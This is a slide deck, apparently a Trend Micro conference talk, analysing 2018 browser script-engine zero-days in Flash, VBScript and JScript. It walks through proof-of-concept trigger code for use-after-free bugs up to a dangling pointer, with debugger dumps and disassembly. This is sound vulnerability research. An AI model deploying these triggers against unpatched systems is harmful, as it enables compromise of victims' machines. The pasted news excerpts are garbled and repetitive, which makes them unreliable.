

2018年浏览器脚本引擎零日漏洞

Elliot Cao

Trend Micro

2019-05-30

Whoami

- 入行之前是电气工程师
- 2017年加入趋势科技
- 沙箱开发人员
- 2018年开始研究浏览器漏洞
- 专注于浏览器脚本引擎
- Lei Cao (@elli0tn0phacker)

目录

- 2018年的浏览器零日漏洞
- VBSEmulator
- Chakra

2018年的浏览器零日漏洞

2018年的浏览器零日漏洞

- Flash: CVE-2018-4878 CVE-2018-15982
- VBScript: CVE-2018-8174 CVE-2018-8373
- JScript: CVE-2018-8653

Flash 0-Day In The Wild: Group 123 At The Controls

This blog post is authored by Warren M

EXECUTIVE SUMMARY

The 1st of February, Adobe published a vulnerability is a use after free that allowed KISA (Korean CERT) published an advisory exploited this vulnerability with a Flash document, the exploit was executed in

We identified that the downloaded payload already extensively spoke about this particularity used with cloud platforms

Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day

12月05, 2018

Overview

In recent years, disputes over territorial issues between Ukraine and the Crimean Peninsula, Russia-Ukraine gas disputes, and the countries upgrades, security incidents in cyberspace may be expected. In the morning of the 2015 Holiday of 2015, the Ukrainian power grid was attacked by western Ukraine to suffer from an outage in the cold. The contrary, there were much fewer disclosures on the APT attacks. On November 25, 2018, an international incident occurred in the Black Sea. The vessels attempted to pass from the Black Sea into the Sea of Azov. This, again, drew the attention from all the eyes. On the evening of November 29, 2018, shortly after the breach, the security team to discover the APT attack against the FSBI used to initiate the attack was a carefully forged employee customized Trojan with self-destruction function. All the time, the price, but at the same time, it is also very cautious.

Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack

05月09, 2018

Overview

Recently, the Advanced Threat Response Team of 360 Core Security Team is exploiting a 0-day vulnerability and captured the world's first Office document, they are likely to be potential targets. Eventhough we completely control the computer. In response, we shared with Microsoft in a timely manner. This APT attack was analyzed confirmed its association with the APT-C-06 Group. On April 11, the malicious activity, we contacted Microsoft without any delay. Microsoft confirmed this vulnerability on the morning of April 20, May 8th. Microsoft has fixed the vulnerability and named it CVE-2018-8174. properly resolved, we published this report on May 9th, along with the 0day.

19 Microsoft Issues Emergency Fix for IE Zero Day

DEC 18

Microsoft today released an emergency patch for Internet Explorer (IE) Web browser on Windows computers.

The software giant said it learned about the new vulnerability being used in targeted attacks.

Satnam Narang, senior research engineer at Trend Micro, said the vulnerability affects the following versions of Internet Explorer 11 from Windows 7 to Windows Server 2008; and IE 10 on Windows Server 2008; and IE 10 on Windows Server 2008; and IE 10 on Windows Server 2008.

Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode

Posted on: August 15, 2018 at 5:01 am Posted in: Vulnerabilities Author: Trend Micro



by Elliot Cao (Trend Micro Security Research) with Trend Micro's Zero Day Initiative (ZDI)

We discovered a high-risk Internet Explorer (IE) vulnerability in the wild on July 11, just a day after Microsoft's July Patch Tuesday. We immediately sent Microsoft the details to help fix this flaw. While this vulnerability, now designated as CVE-2018-8373, affects the VBScript engine in the latest versions of Windows, Internet Explorer 11 is not vulnerable since VBScript in Windows 10 Redstone 3 (RS3) has been effectively disabled by default.

We discovered the exploit in malicious web traffic. The URL is shown as below:



2018年的Flash零日漏洞

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);

this.my_DRMListerner = null;

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

2018年的Flash零日漏洞漏洞

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;  
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();  
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);  
this.my_DRMListener = new DRMOperationCompleteListener ();  
this.mediaPlayer.drmManager.initialize(this.my_DRMListener);
```



创建一个对象

```
this.my_DRMListener = null;
```

```
try {  
    new LocalConnection().connect("foo");  
    new LocalConnection().connect("foo");  
}  
catch (e:Error) {  
    my_DRMListener_vuln = new DRMOperationCompleteListener ();  
}
```

2018年的Flash零日漏洞漏洞

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;  
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();  
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);  
this.my_DRMListerner = new DRMOperationCompleteListener ();  
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);
```

```
this.my_DRMListerner = null;
```



释放对象

```
try {  
    new LocalConnection().connect("foo");  
    new LocalConnection().connect("foo");  
}  
catch (e:Error) {  
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();  
}
```


2018年的Flash零日漏洞漏洞

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);
```

```
this.my_DRMListerner = null;
```

```
try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

```
0:007> dd 0a2fbf70
0a2fbf70 00001111 00002222 00003333 00004444
0a2fbf80 00005555 00006666 00007777 00008888
0a2fbf90 00009999 0000aaaa 00001111 00002222
0a2fbfa0 00003333 00004444 00005555 00006666
0a2fbfb0 00007777 00008888 00009999 0000aaaa
0a2fbfc0 00001111 00002222 00003333 00004444
0a2fbfd0 00005555 00006666 00007777 00008888
0a2fbfe0 00009999 0000aaaa 00001111 00002222
```

↓ my_DRMListerner_vuln

```
0:007> dd 0a2fbf70
0a2fbf70 00000000 00000000 00000000 00000000
0a2fbf80 00000000 00000000 00000000 00000000
0a2fbf90 00000000 00000000 00000000 00000000
0a2fbfa0 00000000 00000000 00000000 00000000
0a2fbfb0 00000000 00000000 00000000 00000000
0a2fbfc0 00000000 00000000 00000000 00000000
0a2fbfd0 00000000 00000000 00000000 00000000
0a2fbfe0 00000000 00000000 00000000 00000000
```

→ 重用释放内存，触发GC，获得一个悬挂指针

2018年的Flash零日漏洞漏洞

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;
```

```
while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}
```

```
try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}
```

```
arr_key = md.keySet;
```

2018年的Flash零日漏洞漏洞

- CVE-2018-15982


```
var ba:ByteArray = new ByteArray();  
var md:Metadata = new Metadata();  
var arr_key:* = null;  
i = 0;
```

```
while (i < 0x100) {  
    md.setObject(i.toString(), ba);  
    i++;  
}
```

→ 创建一些String对象
并将其保存到Metadata

```
try{  
    new LocalConnection().connect("foo");  
    new LocalConnection().connect("foo");  
}  
catch (e:Error){}
```

```
arr_key = md.keySet;
```



2018年的Flash零日漏洞漏洞

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
```


```
i = 0;
```

```
while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}
```

```
try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}
```

```
arr_key = md.keySet;
```

```
.....
.text:103749FA      mov     eax, [esi+4]      ; esi=keySet
.text:103749FD      lea    edi, [eax+edi*4] ; edi=index
.text:10374A00      mov     [esi+8], ebx
.text:10374A03      test   edi, edi
.text:10374A05      jz     short loc_10374A0E
.text:10374A07      mov     eax, [ebp+key]   BUG here !
.text:10374A0A      mov     eax, [eax]       Set String to keySet, without DRCWB
.text:10374A0C      mov     [edi], eax
.text:10374A0E      loc_10374A0E:          ; CODE XREF: add_keySet+F7↑j
.text:10374A0E      mov     al, 1
.text:10374A10      loc_10374A10:          ; CODE XREF: add_keySet+4B↑j
.text:10374A10      pop     edi
.text:10374A11      pop     esi
.text:10374A12      pop     ebx
.text:10374A13      leave
.text:10374A14      retn   8
.text:10374A14      add_keySet             endp
```



2018年的Flash零日漏洞漏洞

- CVE-2018-15982


```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}
```

```
try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}
```

```
arr_key = md.keySet;
```

→ 触发 GC




2018年的Flash零日漏洞漏洞

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}
```



`arr_key = md.keySet;`



得到悬挂指针

2018年的 VBScript 零日漏洞

- CVE-2018-8174

```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
    Set o = arr(0)
```

```
    arr(0) = &h12345678
```

```
End Sub
```

```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
```

2018年的 VBScript 零日漏洞

- CVE-2018-8174

```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
    Set o = arr(0)
```

```
    arr(0) = &h12345678
```

```
End Sub
```

```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
```

→ 创建一个MyClass对象并将其指针保存到arr (0)

2018年的 VBScript 零日漏洞

- CVE-2018-8174

```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
Set o = arr(0)
```

```
arr(0) = &h12345678
```


```
End Sub
```

```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
```



2018年的 VBScript 零日漏洞

- CVE-2018-8174

```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
Set o = arr(0)
```

```
arr(0) = &h12345678
```

```
End Sub
```


```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
```

→ 将MyClass对象指针保存到变量o



2018年的 VBScript 零日漏洞

- CVE-2018-8174

```
Dim arr(1)
```

```
Dim o
```

```
Class MyClass
```

```
Private Sub Class_Terminate
```

```
Set o = arr(0)
```

```
arr(0) = &h12345678
```

```
End Sub
```


```
End Class
```

```
Set arr(0) = New MyClass
```

```
Erase arr
```

```
msgbox o
```

→ 得到一个悬挂指针



2018年的 VBScript 零日漏洞

- CVE-2018-8373

```
Dim arr()
```

```
ReDim arr(2)
```

```
Class MyClass
```

```
Public Default Property Get P
```

```
    ReDim arr(1)
```

```
End Sub
```

```
End Class
```

```
arr(2) = New MyClass
```

2018年的 VBScript 零日漏洞


- CVE-2018-8373

```
Dim arr()  
ReDim arr(2)
```

```
Class MyClass  
Public Default Property Get P  
    ReDim arr(1)  
End Sub  
End Class
```

`arr(2) = New MyClass`

→ 将arr(2)地址保存在栈中




2018年的 VBScript 零日漏洞

- CVE-2018-8373

```
Dim arr()  
ReDim arr(2)
```

```
Class MyClass  
Public Default Property Get P  
    ReDim arr(1)  
End Sub  
End Class
```

```
arr(2) = New MyClass
```



2018年的 VBScript 零日漏洞


- CVE-2018-8373

```
Dim arr()  
ReDim arr(2)
```

```
Class MyClass  
Public Default Property Get P  
    ReDim arr(1)  
End Sub  
End Class
```

```
arr(2) = New MyClass
```

原数组缓冲区将由
| ReDim | 释放



2018年的 VBScript 零日漏洞

- CVE-2018-8373


```
Dim arr()  
ReDim arr(2)
```

```
Class MyClass  
Public Default Property Get P  
    ReDim arr(1)  
End Sub  
End Class
```

`arr(2) = New MyClass`



获得一个悬挂指针



2018年的 JScript 零日漏洞

- CVE-2018-8653

```
...  
for (var i = 0; i < limit; i++) {  
    var arr = new Array({prototype:{}});  
    var e = new Enumerator(arr);  
    e.moveFirst();  
    refs[i] = e.item();  
}  
  
for (var i = 0; i < limit; i++) {  
    refs[i].prototype = {};  
    refs[i].prototype.isPrototypeOf = getFreeRef;  
}  
...  
dummyObj instanceof refs[0];
```

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
...  
for (var i = 0; i < limit; i++) {  
    var arr = new Array({prototype:{}});  
    var e = new Enumerator(arr);  
    e.moveFirst();  
    refs[i] = e.item();  
}
```

→ 创建一个有原型对象的对象数组

```
for (var i = 0; i < limit; i++) {  
    refs[i].prototype = {};  
    refs[i].prototype.isPrototypeOf = getFreeRef;  
}
```

```
...  
dummyObj instanceof refs[0];
```

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
...  
for (var i = 0; i < limit; i++) {  
    var arr = new Array({prototype:{}});  
    var e = new Enumerator(arr);  
    e.moveFirst();  
    refs[i] = e.item();  
}
```

```
for (var i = 0; i < limit; i++) {  
    refs[i].prototype = {};  
    refs[i].prototype.isPrototypeOf = getFreeRef;  
}
```

```
...  
dummyObj instanceof refs[0];
```



将原型对象isPrototypeOf设置为| getFreeRef |回调函数

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
...  
for (var i = 0; i < limit; i++) {  
    var arr = new Array({prototype:{}});  
    var e = new Enumerator(arr);  
    e.moveFirst();  
    refs[i] = e.item();  
}  
  
for (var i = 0; i < limit; i++) {  
    refs[i].prototype = {};  
    refs[i].prototype.isPrototypeOf = getFreeRef;  
}  
...
```

`dummyObj instanceof refs[0];`



调用 `|getFreeRef|` 回调函数

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
function getFreeRef() {  
    if (count == limit) {  
        ...  
        for (var i = 0; i < limit; i++) {  
            refs[i].prototype = 0;  
        }  
        CollectGarbage();  
    } else {  
        dummyObj instanceof refs[count++];  
    }  
    // crash here  
    this;  
    return false;  
}
```

—————> 利用递归调用将 |this| 保存在栈上

2018年的 JScript 零日漏洞

- CVE-2018-8653

```
